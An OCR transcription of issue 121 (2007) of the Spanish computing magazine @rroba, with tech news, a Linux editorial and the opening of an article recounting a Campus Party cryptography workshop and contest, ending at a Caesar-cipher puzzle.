TRUCOS WINDOWS: AUMENTA LA VELOCIDAD DE TU PC

@RROBA

121
AÑO X

SÓLO
4,95 €

8 414090 201599 00121

LA REVISTA ESPAÑOLA MÁS VETERANA DE INTERNET Y SE

LINUX A MEDIDA
¿Por qué instalar una distro si te puedes fabricar la tuya?

VIRUS SCENE
Qué ha ocurrido con el movimiento

ESPECIAL CRIPTOGRAFÍA
- Retomamos: fácil y desde el principio
- Cifrado asimétrico
- Reto en la Campus Party

LA WIFI QUE VIENE

Volamos hacia los 54 Mbps con WiMAX

Y ADEMÁS...
Crack · Hacktivismo · Programación...

RETROINFORMÁTICA
Vaporware

VIRUS
Programación de virus con AutoIt

BLOGS
Vuelve Movable Type

@RROBA 121

NÚMERO 121 - www.megamultimedia.com/arroba



PRESIDENTE DEL CONSEJO EDITORIAL MARICRUZ MONTOYA LINARES
COORDINADOR DE PRODUCCION FRANCISCO PEDREGAL BUENO
DIRECTOR CARLOS VERDIER
REDACTORES GABY LÓPEZ/ ANDRÉS MÉNDEZ/ CAROLINA GARCÍA/ MANUEL BALERIOLA/ NICOLÁS VELÁSQUEZ/ SET/ SS / SPARKRISP / MERCÈ MOLIST / FERNANDO GONT
MAQUETACIÓN: PABLO GUIL
@LGARROBA DIRIGE: GABY LÓPEZ
COORDINACIÓN DEPARTAMENTO GRÁFICO DEPARTAMENTO PROPIO
DPTO. DE SUSCRIPCIONES suscripciones@csr71.com

PUBLICIDAD: Central MEDIA Young/
BARCELONA
Avda. Meridiana 350, 12º C
08027 BARCELONA
Telf.: 93 274 47 39-Fax: 93 346 72 14
E-MAIL: central@cmy.es

@RROBA
arroba@megamultimedia.com
arroba2@megamultimedia.com
Megamultimedia, S.L.
Paseo de Reding, 43, 1º
29016 Málaga
Teléfono: 952 36 31 43

DISTRIBUIDORA INTERNACIONAL
COEDIS

PRINTED IN SPAIN
X/MMVII

ISSN-1138-1655 - Dep. legal MA-1049-97 / nº121

Preparados para el escritorio

KDE está a punto de lanzar su nueva versión, la 4, en la que promete muchas mejoras, tanto visuales como de funcionamiento. Aún está en fase beta y ya renacen antiguos enfrentamientos entre facciones: que si Gnome es mejor, que si Xfce es mucho más ligera... En realidad, todo esto es irrelevante. Cada usuario elegirá el escritorio que le resulte más cómodo, el que resuelva mejor su situación concreta o, como se dice vulgarmente, el que le pete. Lo que debe alegrarnos es que, desde hace tiempo, podemos decir que Linux está preparado para el escritorio. Que los drivers son fáciles de instalar, o se instalan automáticamente en la instalación; que la interfaz es sencilla y amigable; que hay un paquete office, un navegador, un reproductor de mp3 y mucho más disponibles sin instalaciones extras; y que Windows Vista no está preparado para el escritorio.

Sí, Windows Vista está demostrando deficiencias graves en su diseño. Ricardo Galli, doctor en Informática y creador del blog Meneame.net, lo argumenta en http://mnm.uib.es/gallir/posts/2007/09/02/1169/. Es el momento, entonces, de que el software libre haga valer su posición de ventaja, que por una vez se le presenta. Pienso en el auge que, poco a poco, está cobrando en la educación: cada vez más escuelas incorporan Linux en sus aulas, conscientes de las ventajas económicas y de funcionamiento que supone. ¿Es el año de Linux? No es la primera vez que se dice, ¿pero finalmente será este? Algunas papeletas se han comprado.

[SUMARIO número 121]





El nuevo Archos tv+ wifi dvr multimedia

ARCHOS ha presentado su ARCHOS TV+, su primer Grabador de Vídeo Digital (DVR) con la innovación, prestaciones y avances propios de los reproductores multimedia portátiles de ARCHOS (PMP). El ARCHOS TV+ utiliza la TV como monitor y se presenta en modelos de 80GB y 250GB de disco duro.

La TV en casa ha sido durante mucho tiempo el centro del entretenimiento doméstico para los usuarios. Sin embargo, con la llegada de los dispositivos digitales multimedia y el afán por almacenar contenido, los usuarios creen que la portabilidad es algo crucial para el ocio actual. ARCHOS combina esas dos tendencias en su ARCHOS TV+- un grabador de vídeo digital WiFi que se conecta a Internet para navegar, transferir, descargar y grabar películas, vídeos, fotos y música con la habilidad para transferir ese contenido a cualquier PMP de ARCHOS.

Como añadido a sus funciones WiFi, los usuarios pueden conectar su ARCHOS TV+ vía USB 2.0 para experimentar transferencias de contenido a gran velocidad a y desde el PC o a y desde cualquier PMP de la Generation 5 de ARCHOS. Usando este método, una película de dos horas puede ser pasada al PMP en menos de dos minutos. El ARCHOS TV+ hace las funciones de DVR independiente que se integra a la perfección en la línea de PMP Generation 5 de ARCHOS y ofrece a los usuarios la oportunidad de llevarse el contenido de dicho DVR dondequiera que vayan.





Llega ArtFutura 2007

Como cada año, ArtFutura 2007 llega en otoño. La decimoctava edición del festival de Cultura y Creatividad Digital de referencia en España aterriza en más de once ciudades entre el 25 y el 28 de octubre, con un extenso programa que explora los proyectos y las ideas más importantes surgidas en el último año en el panorama internacional del new media, el diseño de interacción, los videojuegos y la animación digital.

El Mercat de les Flors de Barcelona, acogerá cuatro intensos días de presentaciones especiales, conferencias, talleres, instalaciones, exposiciones y actuaciones en directo. Simultáneamente, en museos y centros culturales de otras 10 ciudades hace parada el Circuito Futura, con el amplio programa audiovisual del festival y en algunas sedes la retransmisión en directo del programa de conferencias de Barcelona.


ArtFutura dedicará la primera tarde de su programación a plantear una discusión especulativa y provocadora sobre la Web que viene con pensadores, tecnólogos y emprendedores de la economía digital. Destaca de manera especial la participación de Daniel Linden, el jefe de comunidad del célebre mundo virtual Second Life, lo

Staroffice será distribuida a través de Google Pack

Sun Microsystems ha anunciado que su reconocido software de productividad ofimática, StarOffice, se encuentra ya disponible a través del servicio de descarga de software Google Pack. StarOffice es la versión comercial de Sun de la popular suite de ofimática de código abierto OpenOffice.org y soporta el Formato de Documento Abierto (ODF). StarOffice también es compatible con documentos de Microsoft Office y cuenta con el soporte y la protección de Sun. Google Pack es una recopilación gratuita de paquetes esenciales de software que ayuda y facilita a los usuarios la configuración de sus equipos, agiliza la búsqueda de información y ofrece seguridad online.

Asimismo, Sun también ha dado a conocer que ha implementado la funcionalidad de búsqueda web en todos los productos de StarOffice, permitiendo capacidades de búsqueda online directamente desde su suite de productividad. Esta nueva funcionalidad ya está disponible a través de la descarga de Google Pack.

Google Pack ofrece a los usuarios una alternativa segura y fácil para que, en cuestión de minutos, puedan instalar todo el software esencial que necesiten. La incorporación de StarOffice de Sun aporta a los usuarios de Google Pack acceso gratuito a aplicaciones ofimáticas que cuentan con las características de las aplicaciones empresariales. A partir de ahora, los usuarios pueden instalar StarOffice como parte del proceso de instalación de Google Pack.







Amen amplía su oferta al comercio electrónico en colaboración con Epages

Tras el éxito conseguido en Francia, Amen, líder en servicio y alojamiento en Internet en Europa, en colaboración con ePages, presenta un nuevo software que se incluirá en su servicio eCommerce para España y Portugal.

Gracias a esta colaboración entre ambas empresas, los empresarios pueden contar desde el mes de junio con todas las prestaciones de este software ePages en sus packs e-commerce. La perfecta integración de nuevas tecnologías les permitirá aumentar notablemente sus ingresos alcanzando el éxito deseado en su comercio online de una forma más rápida, económica y profesional.

Amen propone una amplia gama de tiendas virtuales destinadas a cubrir todas sus necesidades. La oferta incluye tres categorías: eCommerce Starter, Pro y Premium.

Precisamente la versión Premium es la que encuentra mayor aceptación en el mercado, ya que está disponible en versión 30 días de prueba totalmente gratuita y dispone de todas las opciones necesarias para una exitosa introducción en el comercio electrónico: métodos de pago online con 4B, Servired y Paypal, indexación en Google, publicación de artículos en eBay y Kelkoo, numerosas herramientas de marketing y además un cupón de 75€ para probar la herramienta Google Adwords.



Tan solo 28.000 españoles acceden a Internet por Adsl 2

De un total de 7.44 millones de los accesos a banda ancha –Adsl y Cable moden- existentes en España tan solo 28.000 españoles acceden a Internet a las velocidades que permite la tecnología Adsl 2, 12-/2 Mbps y con ADSL2+ 24/2 Mbps, según refleja una encuesta realizada por el sitio web Bandancha.st, a 1233 usuarios de estas modalidades de acceso Internet.

De los 5.87 millones de líneas ADSL a nivel nacional. existentes a mes de junio, aproximadamente 4.17 millones corresponden a conexiones minoristas de Telefónica, y el resto (1000.000) se reparten, es lo que se conoce como adsl revendido que ofertan otros operadores y las correspondientes al Adsl desagregado de Telefónica, cerca de la

700.000 líneas. De estos últimos, tan solo el 4% (28.000 líneas) acceden a Internet mediante Adsl 2 o Adsl2 +.



HP lanza una herramienta para imprimir documentos desde el teléfono móvil

HP ha presentado una novedosa aplicación online que permite imprimir documentos utilizando el teléfono móvil desde cualquier parte del mundo. Esta herramienta, denominada CloudPrint, permite compartir, almacenar e imprimir archivos desde teléfonos móviles de forma completamente gratuita, sencilla y muy cómoda, a través de los servidores de HP.

Para disfrutar de este servicio, el usuario sólo tiene que dirigirse a la página en Internet de CloudPrint, http://cloudprint.hpl.hp.com, y guardar sus documentos en los servidores online de HP. El sistema asigna a los documentos un código de 6 dígitos que el usuario recibirá en su teléfono móvil a través de SMS, haciendo posible la recuperación e impresión del archivo desde cualquier lugar en el que se encuentre introduciendo este código en el website de CloudPrint. Estos documentos son recuperados en formato PDF.

CloudPrint es la primera de una serie de iniciativas de HP que tienen como objetivo desvincular la impresión de documentos de los ordenadores, permitiendo reproducir documentos dónde, cómo y cuándo el usuario lo necesite. Este servicio ya se encuentra disponible en Estados Unidos y en Europa.





Autopsia de un reto

Concurso de criptografía de la 11 Campus Party (I)

Valencia, Fira de Mostres, semana del 23 al 29 de julio. Más de ocho mil personas se reúnen en lo que es posiblemente el evento de este tipo más importante de España, y uno de los más importantes de Europa. Por supuesto, hablamos de la Campus Party. Pero, en la Campus, no todo son descargas a 12 megas por segundo, juegos en red y porno... me atrevería a decir que todo eso es lo menos interesante, al menos para aquellas personas con una mente inquieta. ¿Quieres saber a qué se dedicaron muchas mentes inquietas durante varios días? Pues sigue leyendo...





Anuncio del Taller de criptografía.

Saludos a todos, queridos lectores. Como comentaba en la introducción del presente texto, no todo son descargas, juegos y porno en la campus, a pesar de lo que la televisión quiera hacernos creer. Muy al contrario, existen varias áreas temáticas dentro del evento en las que se organizan actividades para todos los gustos: astronomía, CampusBot, CampusCrea, desarrolladores, juegos, modding, simulación y software libre.

Gestando una novedad

Por supuesto, yo había oído hablar de la Campus Party desde hace bastantes años, pero por unas cosas o por otras jamás había participado. He de reconocer, no sin un poco de vergüenza, que la imagen que tenía del evento era bastante alejada de la realidad, aunque sin acercarme a los apocalípticos mensajes de la televisión. Quizá sea el recuerdo de una party en la que participé (como organizador y como ponente de unos cursos de seguridad) en 2004, y que en su mayoría se centró en los juegos y competiciones que giraban en torno a ellos, o quizá fueran simples prejuicios; pero no sabía la enorme cantidad de actividades interesantes que se desarrollan durante este evento.

El caso es que este año, a finales del mes de marzo, se puso en contacto conmigo -a través de mi querido amigo TuXeD, al cual mando un fuerte abrazo desde aquí- el organizador del área de software libre de esta edición de la Campus, Ender3, para ofrecerme la posibilidad de participar este año en el evento. Por lo visto, desde hace bastantes años, la estructura del área de software libre era bastante similar, incluyendo las distintas actividades que se llevaban a cabo en el mismo. Y, como ya sabemos, la monotonía es enemiga mortal de la diversión y la originalidad.


Por ello, la idea de Ender3 era innovar, crear nuevas actividades, remozar las clásicas... en definitiva, ofrecer algo nuevo. Evidentemente, aunque la innovación es buena, cambiar aquello que funciona desde hace años también es bastante arriesgado; pero sólo mediante innovación sería posible cambiar algo en un evento con una inercia tan masiva como la que genera la Campus. Así pues, entre las nuevas actividades de este año se encontraba la criptografía, y ése ha sido el aspecto del área de software libre que yo me he encargado de organizar este año.

El área de software libre


Dentro del área podemos distinguir principalmente cuatro tipos de actividades: el "IT Crowd" (en honor a la gran serie homónima, cuya segunda temporada habrá empezado cuando tengas la revista en tus manos), una especie de servicio técnico para software libre y GNU/Linux; conferencias de gente como Jon Hall, Marcelo Branco, Marcelo Tosatti, Mark Shuttleworth y Alexander Gorbunov; los talleres de seguridad, criptografía, linux para todos, Asterisk, programación en QT y antenas WiFi; y por último los concursos de seguridad, criptografía y programación móvil.

La gente de "IT Crowd" no paró, y de hecho hasta los que estábamos por el área nos veíamos muchas veces respondiendo preguntas o dudas de gente que se acercaba simplemente para preguntar. Respecto al taller de seguridad, tuvo una primera parte impartida por una persona enviada por el patrocinador, eminentemente teórica; y una segunda parte realmente interesante impartida por el genial TuXeD, con contenido práctico y ejemplos reales que fueron los que más cautivaron al público asistente. Desgraciadamente, la luz entraba por los ventanales del

EL POBRE TUXED TUVO QUE TRABAJAR A DESTAJO POR DIVERSOS PROBLEMAS, ENTRE ELLOS LA TARDÍA RECEPCIÓN DE LOS SERVIDORES



Normas del concurso.



Hilo del concurso en el foro de la Campus.

ESE MISMO DÍA, DESPUÉS DE DEJAR EL EQUIPAJE EN EL HOTEL, ME ACERQUÉ AL RECINTO PARA COMENZAR A PREPARAR LAS PRUEBAS DEL CONCURSO

techo e impactaba en la pantalla en la franja horaria establecida para los talleres (de 19 a 21), lo cual obligó a retrasar la hora de mi ponencia del día siguiente. El concurso de seguridad fue también de lo más interesante, aunque el pobre TuXeD tuvo que trabajar a destajo por diversos problemas, entre ellos la tardía recepción de los servidores, que le hizo estar despierto durante casi 24 horas. Mi más profunda felicitación y admiración por su trabajo durante esos días.

El taller de "Linux para todos", impartido por la guapa y simpática Mageles, fue una genial iniciativa para acercar el sistema del pingüino al público general. En él se explicaron conceptos básicos del sistema, así como la utilización del mismo para las necesidades cotidianas de un usuario medio de PC. Fueron varias charlas, muchas horas hablando, y bastantes más preparándolo todo, pero Mageles llevó a cabo un excelente trabajo. Por último, otro taller muy interesante fue el de antenas WiFi, en el que la gente de la rama de estudiantes de la organización IEEE de la Universidad Politécnica de Valencia, soldador en mano, nos enseñaron cómo construir una antena con una lata de Pringles o de aceitunas.

Criptografía

Por mi parte, tenía la presentación del taller de criptografía terminada antes de salir para Valencia, y durante el viaje de ida -el domingo día 22- fui revisándola y retocándola con el portátil. Otro tema era el concurso, pues aunque tenía las pruebas más o menos pensadas, aún no sabía con certeza cuál era la infraestructura de la que dispondría para desplegarlas. Ese mismo día, después de dejar el equipaje en el hotel, me acerqué al recinto para comenzar a preparar las pruebas del concurso. Tras una entretenida sesión de sauna, patrocinada por la ausencia de aire acondicionado, aún no estaba claro cuál sería el sistema de validación de las pruebas, pero al menos ya estaban redactadas las siete pruebas que, inicialmente, conformarían el concurso.

El miércoles a las 22.30 de la noche tuvo lugar el taller de criptografía. He de reconocer que los nervios se adueñaron de mí cuando vi que se acercaba la hora de empezar y no había más que un par de personas en



el área. Mi falta de experiencia en la Campus me jugó una mala pasada, pues como más tarde me explicaron los veteranos del lugar, la gente está en sus puestos hasta el mismo momento en que comienza la actividad. De hecho, al final no sólo se llenó el área sino que hubo gente que se trajo sus propias sillas para asistir. Superado el escollo de la luz en la pantalla, al haber retrasado la charla, había otro elemento que jugaba a mi favor para una conferencia de estas características: el tiempo. Al darse la circunstancia de que la mayoría de la gente no tenía que ir después a ningún sitio, pude tomarme las explicaciones con la suficiente calma como para asegurarme de que se entendieran los procesos, algoritmos y ejemplos.

Estructura del Taller

La charla estuvo estructurada principalmente en seis bloques. El primer bloque versó sobre conceptos básicos de criptografía: definiciones, términos, vocabulario, puntualizaciones... todo ello orientado a que los asistentes comenzaran a sentirse cómodos con el lenguaje que se utilizaría durante las dos horas siguientes. La primera parte de cualquier exposición es también muy importante para el ponente, pues permite establecer una cierta relación con los asistentes, observar sus expresiones y grado de atención, y así poder ver sus reacciones a la forma de exposición. Algo de lo que muchos ponentes se olvidan siempre es de adaptar la charla o su ritmo a los oyentes, pues quizá resulte interesante obviar ciertas explicaciones farragosas, que desvían la atención por su complejidad, para centrarse en otros temas que inspiren más motivación.

A continuación, dedicamos una buena fracción del tiempo a la explicación de la segunda parte, el cifrado predigital, que de hecho se trataba de una de las más importantes de cara al posterior concurso. A pesar de dicha importancia, o quizá precisamente a causa de ella, se trataba de una serie de transparencias bastante densas con conceptos arcaicos pero claves: cifra monoalfabética, análisis de frecuencias, cifra polialfabética, cifra homofónica, así como algoritmos (César, Vigenère, homofónicos) y ejemplos de criptoanálisis (análisis de frecuencias, método Kasiski, método Babbage).

La tercera parte fue menos espesa y más relatada, pues se habló sobre criptografía a principios del siglo XX. Los sistemas criptográficos de las dos guerras mundiales y la época de entreguerras son los más complejos antes de la época digital, motivo por el cual resultaba imposible explicarlos en detalle con el tiempo disponible. Sobre las grandes máquinas de cifrado, como Enigma, Purple, Lorenz, Typex, Sigaba y demás; se habló de su funcionamiento en general, así como de sus ventajas e inconvenientes, ataques criptoanalíticos -si los hubo-, y su papel en el entorno sociopolítico de la época. También se trataron los grandes algoritmos manuales, como el ADFGVX alemán, el código navajo, o el JN-25 japonés. Todo ello jalonado con anécdotas e historias de la época, como el telegrama Zimmermann, el secreto ULTRA, los cifradores navajos, etcétera, fue el contenido de esta tercera parte; la cual finalizó aproximadamente en la mitad del tiempo estimado de duración total, así que aprovechamos para hacer un pequeño descanso para tomar un refrigerio.

Tras el descanso, vino la cuarta parte, criptografía digital. En ella, hablamos de conceptos de los modernos criptosistemas computacionales

SE TRATABA DE UNA SERIE DE TRANSPARENCIAS BASTANTE DENSAS CON CONCEPTOS ARCAICOS PERO CLAVES

(criptografía simétrica, asimétrica, funciones resumen unidireccionales, cifradores de flujo y de bloque, firma digital), enunciamos de forma general los principales algoritmos simétricos y hash (DES, 3DES, AES, IDEA, RC6, RC4, Twofish, Serpent, MD5, SHA-1, RIPEMD-160, Tiger, Whirlpool), y de forma pormenorizada (algoritmo y ejemplos) los de clave asimétrica: RSA y DH/ElGamal. También hablamos de criptoanálisis sobre todos estos sistemas, posibles ataques, e incluso perspectivas de futuro como la computación cuántica y el algoritmo de Shor.

La quinta parte se centró en sistemas de software criptográfico actuales, como OpenPGP, SSL y TLS, Truecrypt; así como borrado seguro de datos en distintos sistemas operativos. Por último, la sexta parte, hablamos sobre el futuro de la criptografía: la criptografía cuántica. Primero en un tono informal, y más tarde de forma más rigurosa y basándonos en la polarización de fo-



Taller de antenas Wi-Fi.



Público en el taller de criptografía.


EL ORDEN DE LLEGADA DE LAS SOLUCIONES DETERMINARÍA DE FORMA RIGUROSA LA PARTICIPACIÓN EN EL CONCURSO

tones; describimos el algoritmo BB84 y demostramos sus propiedades más interesantes, como la detección de interceptaciones.

El concurso

Tras la charla y las preguntas de los asistentes (tanto las realizadas en el turno de ruegos y preguntas, como las que me realizaron aquellas personas que se acercaron después personalmente), realizamos un descanso algo más extenso, y programamos para la 1.15 la presentación del concurso. Finalmente, y por los problemas con los servidores que he comentado anteriormente, no hubo tiempo para preparar un sistema automatizado de evaluación de las pruebas en condiciones, por lo que preferí no arriesgarme a desplegar un sistema potencialmente vulnerable (y, por ende, convertir el concurso de criptografía en otro de seguridad) y realizar la recepción de las pruebas mediante correo electrónico. El orden de llegada de las soluciones determinaría de forma rigurosa la participación en el concurso, de forma que no podía fiarme de la hora del sistema desde el que fue enviado un correo (pues podía ser manipulada). Por ello, decidí tomar en cuenta la hora del servidor de correo, uno perteneciente a la empresa que montó la red del evento y que, en principio, podía presuponer seguro.

En la presentación del concurso simplemente me limité a explicar las normas del mismo, así como a realizar una breve explicación de las pruebas y el sistema de evaluación de la participación. Tras darlo por abierto, accedí al servidor para subir los documentos PDF, y entorno a las dos de la madrugada, empezó el concurso de criptografía. A las doce de la noche del viernes al sábado, tras aproximadamente 46 horas, el concurso quedó cerrado con la siguiente clasificación: en primer



puesto, Raúl Lluna (rapul); en segundo puesto, Pedro Velasco (chandra); y en tercer puesto, Enzo Puig (phiber). Acerca de la valoración general del concurso, el ganador declaró que ***"(...) la experiencia fue muy positiva, con gran euforia tras cada nivel superado, amplificada por la angustia sufrida durante la realización del nivel"***.

En general, las pruebas estaban preparadas para ser resueltas de forma manual, con ingenio y astucia más que con herramientas automatizadas, como bien valoró rapul al ser preguntado sobre la dificultad de las pruebas: ***"(...) Mi impresión es que las pruebas han sido diseñadas con la premisa que la fuerza bruta no podría ser la solución universal a las mismas, permitiendo valorar habilidades tales como la intuición, improvisación, el conocimiento detallado de los algoritmos de cifrado, experiencia con buscadores, cultura del software libre, programación, la atención prestada durante el taller, etc"***. ¿Quieres saber cuáles fueron las pruebas y cómo se superaron? Pues sigue leyendo...

Nivel 1

En este nivel, los concursantes se encontraban con el siguiente criptograma:

```
yfbks bkfal xiqxi iboab zofmq ldoxc fxxxx
```


Las pistas iniciales, proporcionadas en el PDF, eran las siguientes:

- ***Se trata de un cifrado de tipo monoalfabético.***
- ***Se utiliza agrupación de tamaño cinco con almohadillado.***

Posteriormente, se añadió la siguiente pista en el foro del concurso, según avanzaba el evento:

- ***Se trata de un cifrado de tipo César.***

Aplicando descifrado del algoritmo César con clave 23 se obtiene lo siguiente:



Herramienta de fuerza bruta para el cifrado Caesar.

```
